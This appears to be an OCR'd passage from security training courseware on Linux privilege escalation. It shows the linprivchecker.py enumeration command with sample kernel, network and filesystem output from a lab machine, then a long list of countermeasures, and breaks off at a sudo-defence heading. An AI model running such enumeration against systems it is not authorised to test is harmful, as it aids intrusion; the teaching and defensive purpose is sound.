
- **linpostexp**

  Source: *https://github.com*

  The linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system.


  As shown in the screenshot, using this tool, attackers can obtain information about the kernel, filesystems, superuser, sudoers, sudo version, etc. Attackers can use this information to exploit vulnerabilities present in the kernel to elevate their privileges. The following command is used to extract this information about the target system:

  `#python linprivchecker.py`




```
┌─[✗]─[root@parrot]─[~/linpostexp]
└──╼ #python linprivchecker.py
================================================================================
=========
LINUX PRIVILEGE ESCALATION CHECKER
================================================================================
=========

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.3.0-1parrot1-amd64 (team@parrotsec.org) (gcc version 9.2.1 20190909
(Debian 9.2.1-8)) #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04)

[+] Hostname
    parrot

[+] Operating System
    Parrot 4.7 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.13  netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::5026:b4a5:736c:a015  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:16:01:d1  txqueuelen 1000  (Ethernet)
    RX packets 2523  bytes 2279051 (2.1 MiB)
```

Figure 6.96: Screenshot of linpostexp displaying kernel details




```
[+] Netstat
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
    tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      1166/smbd
    tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
    tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      1166/smbd
    tcp        0      0 10.10.10.13:51932       52.24.205.129:443       ESTABLISHED 2279/firefox
    tcp6       0      0 :::139                  :::*                    LISTEN      1166/smbd
    tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
    tcp6       0      0 :::445                  :::*                    LISTEN      1166/smbd
    udp        0      0 0.0.0.0:111             0.0.0.0:*                           1/systemd
    udp        0      0 10.10.10.255:137        0.0.0.0:*                           1031/nmbd
    udp        0      0 10.10.10.13:137         0.0.0.0:*                           1031/nmbd
    udp        0      0 0.0.0.0:137             0.0.0.0:*                           1031/nmbd
    udp        0      0 10.10.10.255:138        0.0.0.0:*                           1031/nmbd
    udp        0      0 10.10.10.13:138         0.0.0.0:*                           1031/nmbd
    udp        0      0 0.0.0.0:138             0.0.0.0:*                           1031/nmbd
    udp        0      0 0.0.0.0:4500            0.0.0.0:*                           1135/charon
    udp        0      0 0.0.0.0:500             0.0.0.0:*                           1135/charon
    udp6       0      0 :::111                  :::*                                1/systemd
    udp6       0      0 :::4500                 :::*                                1135/charon
    udp6       0      0 :::500                  :::*                                1135/charon

[+] Route
    Kernel IP routing table
    Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
    default         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
    10.10.10.0      0.0.0.0         255.255.255.0   U     100    0        0 eth0

[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    devtmpfs on /dev type devtmpfs (rw,nosuid,size=995304k,nr_inodes=248826,mode=755)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
```

Figure 6.97: Screenshot of linpostexp showing filesystem, user, and environmental info



How to Defend Against Privilege Escalation

1. Restrict the **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Test the system for **application coding errors** and **bugs** thoroughly
10. Regularly **patch** and **update** the kernel



How to Defend Against Privilege Escalation (Cont'd)

11. Change the User Account Control settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file system permissions** using auditing tools
14. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In Mac operating systems, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

How to Defend Against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges still adequate to use their system effectively. In this case, even if an attacker succeeds in gaining access to the low-privileged account, he/she will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a non-administrative account and then gain the higher privilege of an administrator.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges
- Run users and applications with the lowest privileges
- Implement multi-factor authentication and authorization
- Run services as unprivileged accounts
- Implement a privilege separation methodology to limit the scope of programming errors and bugs
- Use an encryption technique to protect sensitive data
- Reduce the amount of code that runs with a particular privilege
- Perform debugging using bounds checkers and stress tests
- Test the system for application coding errors and bugs thoroughly
- Regularly patch and update the kernel
- Change UAC settings to “Always Notify,” so that it increases the visibility of the user when UAC elevation is requested
- Restrict users from writing files to the search paths for applications
- Continuously monitor filesystem permissions using auditing tools
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions
- Use fully qualified paths in all Windows applications
- Ensure that all executables are placed in write-protected directories
- In Mac OSs, prevent plist files from being altered by users by making them read-only
- Block unwanted system utilities or software that may be used to schedule tasks
- Regularly patch and update the web servers
- Disable the default local administrator account
- Detect, repair, and fix any flaws or errors running in the system services

Defend against abusing sudo rights:

